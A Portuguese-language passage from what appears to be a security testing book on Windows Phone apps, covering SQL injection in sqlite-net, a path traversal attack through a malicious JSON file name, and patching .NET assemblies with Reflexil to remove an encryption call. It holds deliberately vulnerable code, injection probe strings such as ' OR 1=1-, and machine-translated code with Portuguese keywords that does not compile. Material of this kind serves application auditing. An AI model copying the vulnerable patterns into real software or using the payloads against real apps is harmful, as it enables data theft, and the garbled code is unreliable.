O mecanismo SQLite do Windows Phone pode ser instalado no Visual Studio por meio de Ferramentas, Extensões e Atualizações, e o sqlite-net está disponível como um pacote NuGet, também instalável no Visual Studio por meio do Console do Gerenciador de Pacotes. As instruções gerais sobre como instalar o SQLite for Windows Phone em sua instância do Visual Studio, bem como sobre como instalar os wrappers de código sqlite-net e sqlite-net-wp8 em seus projetos, estão disponíveis em

<http://blogs.windows.com/buildingapps/2013/03/12/using-the-sqlite-database-engine-with-windows-phone-8-apps/>. É recomendável seguir esse guia antes de continuar a leitura se quiser seguir os exemplos desta seção.

O SQLCipher (<http://sqlcipher.net/blog/2014/1/13/introducing-sqlcipher-for-windows-phone-8-and-windows-runtime.html>) é baseado de perto no sqlite-net. Como o nome sugere, ele adiciona recursos de criptografia aos bancos de dados SQLite. Como sua API é muito próxima da fornecida pelo sqlite-net, o conteúdo desta seção também se aplica aos aplicativos que usam o SQLCipher para seus bancos de dados.

A API do wrapper fornece métodos seguros para consultar e manipular bancos de dados sem precisar lidar diretamente com as consultas SQL, e a API também permite que a parametrização seja usada quando as consultas SQL estiverem sendo construídas manualmente.

A API fornece os seguintes métodos para a execução de instruções SQL brutais:

- db.CreateCommand()

```
■ db.Execute()  
■ db.ExecuteScalar()  
  
db.Query()  
  
■ db.Query<T>()  
■ db.DeferredQuery()  
■ db.DeferredQuery<T>()
```

Por exemplo, a `Query<T>()` pode ser usada com segurança, ou seja, utilizando a parametrização, mas também pode ser usada de forma insegura, construindo consultas por meio da concatenação básica de cadeias de caracteres sem escape de metacaracteres. Tudo o que seria necessário em cada um dos exemplos vulneráveis é que o invasor colocasse um apóstrofo ('') em seu valor controlado, saindo assim da instrução SQL pretendida com a possibilidade de alterar o significado da própria consulta SQL. Considere os seguintes exemplos seguros e inseguros. Os padrões inseguros, é claro, permitem a injeção de SQL, supondo que `attackerInput` seja de fato uma string controlada pelo atacante.

## Seguro

```
var db = new SQLiteConnection(Path.Combine(  
    ApplicationData.Current.LocalFolder.Path, "test.db"));  
  
[ ... ]  
  
SQLiteCommand cmd = db.CreateCommand(  
    "select * from Stock where Symbol = ?", attackerInput);  
  
// Obter todos os itens de estoque com o nome em questão  
List<Stock> stockList = cmd.ExecuteNonQuery<Stock>();  
  
// e, em seguida, exibir os nomes e as IDs das ações  
foreach(Stock item in stockList) {  
    MessageBox.Show(item.Symbol + " has item ID:" + item.Id);  
}
```

## Vulnerável

```
var db = new SQLiteConnection(Path.Combine(  
    ApplicationData.Current.LocalFolder.Path, "test.db"));  
  
[ ... ]  
  
SQLiteCommand cmd = db.CreateCommand(  
    "select * from Stock where Symbol = '" + attackerInput + "'");  
  
// Obter todos os itens de estoque com o nome em questão  
List<Stock> stockList = cmd.ExecuteNonQuery<Stock>();  
  
// e, em seguida, exibir os nomes e as IDs das ações  
foreach(Stock item in stockList) {  
    MessageBox.Show(item.Symbol + " has item ID:" + item.Id);  
}
```

## Seguro

```
[ ... ]  
  
// obter todos os itens de estoque com o nome na  
// pergunta  
List<Stock> results = db.Query<Stock>(  
    "select * from Stock where Symbol = ?", attackerInput);  
  
// e, em seguida, exibir os nomes e as IDs das ações  
foreach(Stock item in results) {  
    MessageBox.Show(item.Symbol + " has item ID:" + item.Id);  
}  
  
[ ... ]
```


## Vulnerável

```
// obter todos os itens de estoque com o nome em
// questão List<Stock> results = db.Query<Stock>(
"select * from Stock where Symbol =
    '" + attackerInput + "'");

// e, em seguida, exibir os nomes e as IDs das ações
foreach(Stock item in results) {
    MessageBox.Show(item.Symbol + " has item ID:" + item.Id);
}

[ ... ]
```

A execução de qualquer uma das amostras de código vulnerável anteriores com `attackerInput` igual a "aaaaaa'aaa" resulta em uma `SQLiteException` sendo lançada devido a um erro de sintaxe SQL, conforme mostrado em [Figura 11.14](#).



[Figura 11.14](#) Erro de sintaxe do SQLite

Os bugs de injeção de SQL são fáceis de detectar quando o código está disponível ou quando os conjuntos foram extraídos de um dispositivo e revertidos para recuperar o código (ou seja, usando o .NET reflector). Se você estiver testando manualmente um aplicativo em busca de injeção de SQL e a inserção de um apóstrofo ('') causar uma falha, há uma boa chance de que o SQLite tenha lançado uma `SQLiteException`, que não foi tratada e resultou na falha do aplicativo. Nesses casos, você pode ter em mãos um bug de injeção de SQL, que deve ser analisado para verificar se existe ou não um problema de injeção.

Se você não tiver certeza de que existe um bug de injeção de SQL, poderá usar cláusulas condicionais e observar se o comportamento do aplicativo muda da maneira esperada. Por exemplo, se houvesse um bug de injeção de SQL em uma consulta para selecionar o funcionário com um determinado endereço de e-mail, e você injetasse,

```
test@fake.com' OR 1=1-
```

e o aplicativo tentasse retornar todos os usuários em seu banco de dados, você teria quase certeza de que acabou de encontrar um bug de injeção de SQL. Além disso, isso pode ser interessante do ponto de vista do invasor em termos de vazamento de informações pelo aplicativo. Da mesma forma, se você injetasse:

```
admin@company.com' AND 1=1-
```

e você soubesse que `admin@company.com` existia no banco de dados, poderia então comparar o comportamento com o que acontece quando você injeta:

```
admin@company.com' AND 1=2-
```

Ou seja, no segundo caso, em que você injetou AND 1=2-, você esperaria que a consulta não retornasse nada (vamos supor que a consulta seja simples), porque 1=2 é obviamente falso, e a condicional estava preocupada com a lógica "and".

Vale a pena considerar o potencial de pontos de entrada em consultas SQL potencialmente injetáveis; pense nos pontos de entrada da página XAML (ou seja, OnNavigatedTo e caminhos de código resultantes) por meio de notificações de brindes e manipuladores de protocolo. Por exemplo, imagine uma parte de um aplicativo responsável por procurar todos os contatos com um determinado sobrenome. Um código semelhante ao seguinte poderia aparecer facilmente em um ponto de entrada OnNavigatedTo() de uma página XAML:

```
protected override void OnNavigatedTo(NavigationEventArgs e) { string  
surname;  
  
Se (this.NavigationContext.QueryString.ContainsKey("surname"))  
{  
    phoneNumber = this.NavigationContext.QueryString["surname"];  
  
    SQLiteCommand cmd = db.CreateCommand()  
"select * from Contacts where surname = '" + attackerInput + "'";  
  
    List<Contacts> stockList = cmd.ExecuteQuery<Contacts>();  
  
[ ... ]  
}  
}
```

Em um aplicativo do mundo real, esse método pode ser acessado por meio de uma notificação de brinde, por exemplo, ou por meio de um manipulador de protocolo que o aplicativo tenha registrado.

Os aplicativos também podem usar dados obtidos por meio de solicitações de API HTTP na formação de consultas SQL inseguras.

Antes de passarmos para outra seção, vale a pena observar que, quando se usa o mecanismo do SQLite para Windows Phone e o wrapper do Krueger, as consultas empilhadas não são ativadas e a função `load_extension()` é desativada, portanto, as técnicas de exploração interessantes descritas aqui (<https://sites.google.com/site/0x7674/home/sqlite3injectioncheatsheet>) não são aplicáveis.

## Ataque ao manuseio de arquivos

Como acontece com os aplicativos para qualquer plataforma moderna de smartphone, os aplicativos executados no Windows Phone 8.x podem precisar gravar arquivos no disco e, em seguida, manipulá-los, lê-los e excluí-los.

Ocasionalmente, os desenvolvedores cometem erros no manuseio de E/S de arquivos, o que pode levar a alguns bugs de segurança interessantes. Falaremos sobre como o manuseio de arquivos é feito de modo geral aqui e, em seguida, passaremos à descoberta e possível exploração de bugs de passagem de diretório.

### Introdução ao manuseio de arquivos

Desde a introdução do Windows Phone 8, as principais APIs para lidar com E/S de arquivos são os namespaces `Windows.Storage` e `Windows.Storage.Streams`. Você pode encontrar a documentação completa sobre essas duas APIs em suas respectivas páginas do MSDN em <http://msdn.microsoft.com/en-us/library/windowsphone/develop/windows.storage.aspx> e <http://msdn.microsoft.com/en-us/library/windowsphone/develop/windows.storage.streams.aspx>.

Como já enfatizamos várias vezes, os aplicativos de terceiros estão sujeitos a restrições de sandboxing do sistema de arquivos e, como tal, podem ler e gravar somente de e para locais específicos. Em termos gerais, os aplicativos têm acesso de leitura e gravação à árvore de diretórios de dados do aplicativo e acesso somente de leitura ao diretório de instalação, que contém os binários do aplicativo, o manifesto e outros ativos. Esses diretórios residem nos seguintes caminhos de arquivo:

■ **Dados do aplicativo - C:\Data\Users\DefApps\APPDATA\{GUID}\...** ■

**Diretório de instalação - C:\Data\Programs\{GUID}\Install\...**

A maioria dos aplicativos tende a usar a pasta denominada `Local` em sua pasta de dados do aplicativo para armazenar dados úteis. Todos os arquivos nesse diretório (e outros diretórios na árvore de dados do aplicativo) podem ser lidos e gravados somente pelo aplicativo

e o sistema operacional.

Um aplicativo pode recuperar facilmente uma instância de `StorageFolder` para sua pasta local usando a API `Windows.Storage`:

```
StorageFolder myLocalFolder = ApplicationData.Current.LocalFolder;
```

Um aplicativo também pode recuperar o caminho físico do arquivo de sua pasta local:

```
string localPath = StorageFolder localFolder =
    ApplicationData.Current.LocalFolder;
```

O `StorageFolder` fornece APIs convenientes para a criação de novos arquivos e pastas, conforme mostrado aqui:

```
StorageFolder myLocalFolder = ApplicationData.Current.LocalFolder;

// criar uma nova pasta chamada "myFolder", sobrescrevendo a anterior
// um se ele existisse
StorageFolder newFolder = await myLocalFolder.CreateFolderAsync( "myFolder",
CreationCollisionOption.ReplaceExisting);

// agora crie um novo arquivo chamado "myFile" na pasta recém-criada
StorageFile myNewFile = await newFolder.CreateFileAsync(
"myFile", CreateCollisionOption.ReplaceExisting);
```

Depois que um objeto `StorageFile` existir para um arquivo criado, os dados poderão ser gravados nele usando uma API como `DataReader`

usando um código como o seguinte:

```
// criar novo arquivo
StorageFile myFile = await newFolder.CreateFileAsync("myFile",
CreateCollisionOption.ReplaceExisting);

// aberto com acesso r/w
using (IRandomAccessStream fileStream =
aguarde myFile.OpenAsync(FileAccessMode.ReadWrite))
{
    using (DataReader myDataReader = new DataReader(fileStream) )
    {
        // gravar nossos dados no arquivo
        myDataReader.WriteString(contents);

        // garantir que o conteúdo seja
        // armazenado await
        myDataReader.StoreAsync();
    }
}
```

Observe que a chamada `CreateFileAsync()` anterior especifica o enum `ReplaceExisting`; isso informa ao método `CreateFileAsync()` que um arquivo existente com o mesmo nome deve ser substituído. Esse é um sinalizador importante que deve ser levado em conta na auditoria de possíveis erros de manipulação de arquivos.

Como alternativa, se o arquivo a ser gravado já existisse, um objeto `StorageFile` para o arquivo poderia ser obtido usando `GetFileAsync()` em vez de `CreateFileAsync()`:

```
StorageFile myFile = await localFolder.GetFileAsync("myFile");
```

Um arquivo que já existe pode ser aberto de forma semelhante para ler dados. Por exemplo, um desenvolvedor poderia facilmente usar a classe `DataReader` para ler todo o conteúdo de um arquivo como este:

```
StorageFolder localFolder = ApplicationData.Current.LocalFolder; StorageFile
myFile = await localFolder.GetFileAsync("myFile");

string fileContents;
using (IRandomAccessStream fileStream = await myFile.OpenReadAsync())
{
    using (DataReader dataReader = new DataReader(fileStream) )
    {
        uint textLength = (uint)fileStream.Size;
        await datareader.LoadAsync(textLength);
        fileContents = dataReader.ReadString(textLength);
    }
}
```

O código com um objeto `StorageFile` pode excluir o arquivo correspondente usando o método `DeleteAsync()`:

```
await myFile.DeleteAsync();
```

Outras APIs diversas e úteis para manipulação estão disponíveis, mas as anteriores abrangem os padrões mais básicos de E/S de arquivos: criação de arquivos, exclusão de arquivos, abertura, leitura e gravação.

## Ataques de travessia de diretório

As vulnerabilidades de passagem de diretório (ou caminho) têm sido bastante comuns em aplicativos de servidor ao longo dos anos, principalmente em servidores da Web. Os aplicativos da Web também foram afetados por bugs de passagem de diretório, e as consequências variaram desde a divulgação de arquivos até o aumento de privilégios por meio da substituição de arquivos importantes.

As vulnerabilidades de passagem de caminho geralmente se apresentam quando os nomes de arquivos são influenciados por um invasor e o aplicativo não consegue impedir o uso de "..." e "../" no próprio nome do arquivo. Isso pode representar um perigo porque "..." refere-se ao diretório um nível atrás do diretório atual.

Por exemplo, um aplicativo pode querer salvar um arquivo e obter um nome de arquivo parcial de uma fonte não confiável. Como resultado da ausência de sanitização do nome do arquivo, a cadeia completa do nome do arquivo poderia ter a seguinte aparência:

```
[ OMITTED ] \ Local \ Images \ .. \ traversed.jpg
```

A parte "..." do nome do arquivo instruiria a API subjacente a colocar o arquivo `traversed.jpg` na pasta `Local`, em vez da pasta atual, `Images`, como o desenvolvedor do aplicativo pretendia.

Considere um aplicativo hipotético usado para gerenciar afiliados que recebe dados sobre cada um dos afiliados da empresa no formato JSON (digamos, de um serviço da Web) e, posteriormente, usa essas informações para criar perfis básicos de afiliados, que podem ser visualizados no aplicativo.

Nesse caso, o aplicativo recebe JSON, como mostrado aqui para um de seus clientes, a Acme Corp:

```
{
    "Empresa": {
        "Name" (Nome): "Acme Inc",
        "ContactNumber": "111-222-3333",
        "CEO": "Joe Exec",
        "CTO": "John Techie", "COO": "James Operations", "Logo": {
            "URL": "http://www.acme.com/logo.jpg",
            "fileName": "acmeLogo.jpg"
        }
    }
}
```

Para evitar o download regular de todas as imagens de logotipo de cada afiliado por motivos de desempenho e uso off-line, o aplicativo analisa a estrutura JSON de cada empresa afiliada e faz o download do arquivo de logotipo da empresa, salvando-o em um diretório de imagens para uso posterior.

Para evitar conflitos de nomes devido ao uso de nomes genéricos como `logo.jpg`, o serviço da Web que está sendo chamado especifica um nome de arquivo a ser usado para o arquivo de imagem, que foi especificado anteriormente pelo afiliado na solicitação de Disposição de Conteúdo usada para carregar o logotipo no serviço da Web no lado do servidor. Essa ideia parece bastante lógica e, depois que o arquivo de imagem do logotipo tiver sido baixado e carregado em um `DataReader`, o aplicativo tentará salvar o arquivo em seu diretório de imagens na pasta de dados do aplicativo em área restrita, `Local\AffiliateLogos`. Suponha que o código tenha a seguinte aparência:

```
// download do arquivo de imagem em um fluxo
Stream imageData = await DownloadAffiliateLogo(downloadUrl); string
fileName = getFilenameFromJson(affiliateData); StorageFolder
myLocalFolder = ApplicationData.Current.LocalFolder;

// abrir a pasta onde os arquivos de logotipo estão armazenados
StorageFolder imageFolder = await myLocalFolder.GetFolderAsync(
    "AffiliateLogos");
```

```
// criar novo arquivo com o nome fornecido em json
StorageFile imageFile = await imageFolder.CreateFileAsync(fileName, CreationCollisionOption.ReplaceExisting);

// gravar os dados da imagem binária no novo arquivo
usando (var photoOutputStream =
    await imageFile.OpenStreamForWriteAsync())
{
    aguardar imageData.CopyToAsync(photoOutputStream);
}
```

Esse tipo de esboço de código funcionaria bem, exceto pelo fato de que ele não faz absolutamente nenhuma higienização da string de nome de arquivo analisada a partir dos dados JSON do afiliado.

Com um sistema de registro de afiliados mal projetado, suponha que os dados JSON de um afiliado mal-intencionado tenham a seguinte aparência:

```
{
    "Empresa": {
        "Name" (Nome): "Acme Inc",
        "ContactNumber": "111-222-3333",
        "CEO": "Joe Exec",
        "CTO": "John Techie", "COO":
        "James Operations", "Logo":
        {
            "URL": "http://www.acme.com/logo.jpg",
            "fileName": "..\portal.html"
        }
    }
}
```

Ao tentar salvar o arquivo na pasta `Local\AffiliateLogos` do aplicativo, o aplicativo chamaria efetivamente `CreateFileAsync()` assim:

```
StorageFile imageFile = await imageFolder.CreateFileAsync( "..\portal.html",
    CreationCollisionOption.ReplaceExisting);
```

Isso faria com que os dados baixados fossem salvos na pasta `Local` como `portal.html`, em vez de em `Local\AffiliateLogos`, como o desenvolvedor pretendia. Além disso, como `CreateFileAsync()` foi chamado com o enum `ReplaceExisting`, qualquer arquivo existente em `Local` chamado `portal.html` terá sido substituído pelos dados que acabaram de ser baixados pelo aplicativo.

No contexto desse aplicativo, suponha que o aplicativo, em algum momento anterior, tenha salvo uma página em `Local\portal.html` que ele usa para fornecer uma interface em um controle do WebBrowser. No cenário de ataque hipotético que apresentamos, esse arquivo HTML foi substituído por dados controlados pelo invasor.

Referindo-se à seção anterior, "Ataques de script local", você deve se lembrar de que o JavaScript executado no contexto de origem local é capaz de ataques de roubo de arquivos, pois a origem do código é o próprio sistema de arquivos local. Em um cenário de vulnerabilidade como esse, um afiliado desonesto estaria em posição de roubar arquivos confidenciais e interessantes dentro das restrições de sandboxing do aplicativo.

Os aplicativos também podem implementar a funcionalidade de E/S de arquivo que é vulnerável a ataques de path traversal em outros pontos de entrada que podem ser acessados por possíveis invasores, mas o cenário apresentado nesta seção oferece um exemplo razoável de uma situação potencialmente perigosa. A moral da história é que dados potencialmente não confiáveis não devem ser usados sem sanitização de nomes de arquivos e, certamente, não devem conter padrões "...".

## Correção de assemblies .NET

Às vezes, durante a avaliação de um aplicativo do Windows Phone, você precisará aplicar patches ao aplicativo para obter mais informações sobre como ele funciona e o que está fazendo internamente com os dados. Também pode ser necessário remover controles de segurança superficiais, como solicitações de senha de bloqueio de tela e restrições baseadas na interface do usuário.

Nesses casos, você pode fazer modificações nos assemblies do .NET para atingir seu objetivo. Duas ferramentas muito úteis que funcionam em conjunto são o .NET reflector e o Reflexil, ambos mencionados brevemente em

Capítulo 10. O .NET reflector é uma ferramenta de uso geral para converter o código CIL (Common Intermediate Language) de um assembly .NET em um formato facilmente legível, geralmente C#.

O Reflexil é um plug-in para o .NET reflector que permite que os assemblies do .NET sejam modificados e salvos com os novos patches aplicados.

Você pode obter essas duas ferramentas nos sites de seus respectivos autores: .NET reflector, em <http://www.red-gate.com/products/dotnet-development/reflector/>, e Reflexil, em <http://reflexil.net/>.

Observe que você só poderá corrigir aplicativos que tenham sido carregados de lado, pois esses aplicativos não exigem assinaturas válidas. As tentativas de aplicar patches e, em seguida, substituir aplicativos do fabricante original do equipamento (OEM) falharão porque a modificação de montagens ou binários invalidará suas assinaturas. No entanto, é possível modificar um binário ou assembly, reempacotá-lo em um arquivo XAP ou APPX e, em seguida, fazer o sideload.

Para obter acesso aos binários do .NET instalados no dispositivo, obviamente você precisa de acesso total ao sistema de arquivos do dispositivo, que discutimos como obter no Capítulo 10.

Os binários de cada aplicativo estão localizados em `C:\Data\Programs\{GUID}\Install`, onde `{GUID}` é o identificador exclusivo do aplicativo. No Windows Phone 8, os assemblies serão arquivos DLL, enquanto no Windows 8.1 os binários interessantes podem ser arquivos DLL e arquivos EXE.

Depois de corrigidos usando o Reflexil ou outra ferramenta, você pode copiar os assemblies invadidos de volta para o sistema de arquivos do dispositivo e, apesar de terem sido modificados, eles serão executados conforme o esperado.

Para servir de exemplo, considere um aplicativo que armazena dados originados de um servidor da Internet que fala algum protocolo binário desconhecido. Os dados foram analisados e processados em algo útil para o aplicativo. Neste ponto, sabemos pelo código C# invertido que o aplicativo armazena os dados em um formato criptografado por AES em um arquivo em sua pasta local. A chave usada para criptografar os dados foi derivada dos dados que foram recebidos do servidor por meio desse protocolo completamente desconhecido.

Para obter a forma de texto simples dos dados gravados no disco, é necessário fazer engenharia reversa do protocolo proprietário que está sendo usado e estudar como o aplicativo está analisando os dados recebidos, o que presumivelmente seria necessário em qualquer caso. Esse obstáculo incômodo e demorado é algo que a maioria dos pesquisadores poderia dispensar.

Nesse tipo de cenário, seu primeiro pensamento é simplesmente corrigir o aplicativo para que os dados analisados e processados nunca sejam criptografados, pois isso lhe dará o que você deseja: os dados no arquivo em sua forma de texto simples.

Por meio da inspeção inicial do aplicativo no .NET reflector, há um método obviamente nomeado que é desmontado para o seguinte:

```
public int EncryptAndSaveData(byte[] dataBlob, byte[] key)
{
    dataBlob = this.EncryptBlob(dataBlob, key); this.SaveDataBlob(dataBlob);
    retornar 0;
}
```

A Figura 11.15 mostra a saída no .NET reflector.

The screenshot shows the .NET Reflector interface with the title bar "F..tAndSaveData(Byte[], Byte[]) : Int32". The code editor displays the following C# code:

```
public int EncryptAndSaveData(byte[] dataBlob, byte[] key)
{
    dataBlob = this.EncryptBlob(dataBlob, key);
    this.SaveDataBlob(dataBlob);
    return 0;
}
```

**Figura 11.15** EncryptAndSaveData() no refletor .NET

Está bem claro o que esse código faz. Ele parece chamar `EncryptBlob()` e, em seguida, salvar os dados criptografados chamando o método `SaveDataBlob()`.

É bastante evidente no código recuperado que, se a chamada para `EncryptBlob()` fosse simplesmente removida e `dataBlob` fosse definido como uma referência de si mesmo, os dados de texto simples interessantes seriam salvos no arquivo em vez de dados criptografados, com os quais você deseja lidar.

A próxima etapa para descobrir como você pode realmente remover a chamada para `EncryptBlob()` é olhar para o código CIL que o Reflexil recuperou para você. Para fazer isso, vá para Tools (Ferramentas) e clique em Reflexil. A Figura 11.16 mostra o CIL que o Reflexil recuperou.

The screenshot shows the Reflexil tool interface with the title bar "F..tAndSaveData(Byte[], Byte[]) : Int32". Below it, a window titled "Sebastien LEBRETON's Reflexil v1.8" shows the "Method definition" tab. The "Instructions" tab is selected, displaying the following CIL code:

```
public int EncryptAndSaveData(byte[] dataBlob, byte[] key)
{
    dataBlob = this.EncryptBlob(dataBlob, key);
    this.SaveDataBlob(dataBlob);
    return 0;
}
```

Below the code, the "Instructions" tab of the Reflexil interface shows the assembly table:

Offset	OpCode	Operand
00	nop	
01	ldarg.0	
02	ldarg.1	
03	ldarg.2	
04	call	System.Byte[] SSLHttpClient.FileCrypto::EncryptBlob(System.Byte[], System.Byte[])
05	starg.s	-> (0) dataBlob (System.Byte[])
06	ldarg.0	
07	ldarg.1	
08	call	System.Byte[] SSLHttpClient.FileCrypto::SaveDataBlob(System.Byte[])
09	pop	
10	ldc.i4.0	
11	stloc.0	
12	br.s	-> (13) ldloc.0
13	ldloc.0	
14	ret	

**Figura 11.16** Código CIL invertido no refletor .NET e no Reflexil

Quem estiver familiarizado com assembly e outras linguagens de código operacional intermediário (como Java) provavelmente notará a semelhança com o código CIL.

Você pode dizer facilmente quais partes da desmontagem são o que você está procurando devido aos nomes informativos dos métodos. Vamos analisar o que está acontecendo em termos de código de operação CIL:

■ Na linha 02, `ldarg.1` carrega o argumento do método no índice 1 (`dataBlob`) na pilha. ■

Na linha 03, `ldarg.2` carrega o argumento do método no índice 2 (`key`) na pilha.

■ Na linha 04, a função `EncryptBlob()` é chamada.


Essas três primeiras linhas são responsáveis por colocar o `dataBlob` e a `chave` na pilha para servir de argumentos para o `EncryptBlob()`, que é chamado na linha 04. Observe que os argumentos são colocados na ordem lógica: `dataBlob` primeiro e `key` depois - ao contrário da forma como as pilhas de chamadas operam em muitos ambientes nativos.

■ Na linha 05, `starg.s` `dataBlob` tenta salvar a referência no topo da pilha em `dataBlob`, ou seja, uma referência aos dados criptografados que estão sendo retornados por `EncryptBlob()`.

Pode ser que você perceba que, se a chamada de `EncryptBlob()` for excluída de alguma forma e uma referência ao conteúdo original de `dataBlob` em texto simples estiver no topo da pilha, a instrução na linha 05 definirá muito bem `dataBlob` como uma referência de seu próprio conteúdo original, ou seja, `dataBlob = dataBlob`.

Para fazer isso, basta eliminar a instrução que empurra a `chave` para a pilha e remover a chamada para `EncryptBlob()`. Dessa forma, a instrução `starg.s` na linha 05 simplesmente definirá `dataBlob` com `dataBlob` (em termos de referência) - ou seja, `ldarg.1` é o único push em que você está interessado antes da chamada.

Vamos testar essa teoria. Você não precisa nem mesmo inserir instruções `NOP`. O Reflexil permite que você simplesmente exclua as instruções indesejadas da desmontagem do CIL. Clique com o botão direito do mouse na linha 01 e clique em Delete e, em seguida, faça o mesmo para a linha 03 e a linha 04. (Consulte [Figura 11.17](#).)



[Figura 11.17](#) Exclusão de uma instrução no Reflexil

Depois de excluir `ldarg.0`, `ldarg.2` e chamar `EncryptBlob()`, você fica apenas com as instruções que deseja, ou seja, as instruções que você deseja,

`dataBlob = dataBlob; SaveDataBlob(dataBlob);` (Consulte [a Figura 11.18](#).)

	Offset	OpCode	Operand
► 00	0	nop	
01	1	ldarg.1	
02	2	starg.s	-> (0) dataBlob (System.Byte[])
03	4	ldarg.0	
04	5	ldarg.1	
05	6	call	System.Byte[] SSLHttpClient.FileCrypto::SaveDataBlob(System.Byte[])
06	11	pop	
07	12	ldc.i4.0	
08	13	stloc.0	
09	14	br.s	-> (10) ldloc.0
10	16	ldloc.0	
11	17	ret	

**Figura 11.18** Código CIL modificado após a exclusão de instruções

Salve as alterações feitas na montagem clicando com o botão direito do mouse no lado esquerdo do explorador de montagem; no submenu Reflexil, clique em Save As e salve o arquivo com um nome de arquivo exclusivo. Clique com o botão direito do mouse na montagem e clique em Close Assembly (Fechar montagem).

Abrindo o conjunto corrigido, como mostrado na [Figura 11.19](#), você pode ver se as alterações foram feitas como você queria.

```

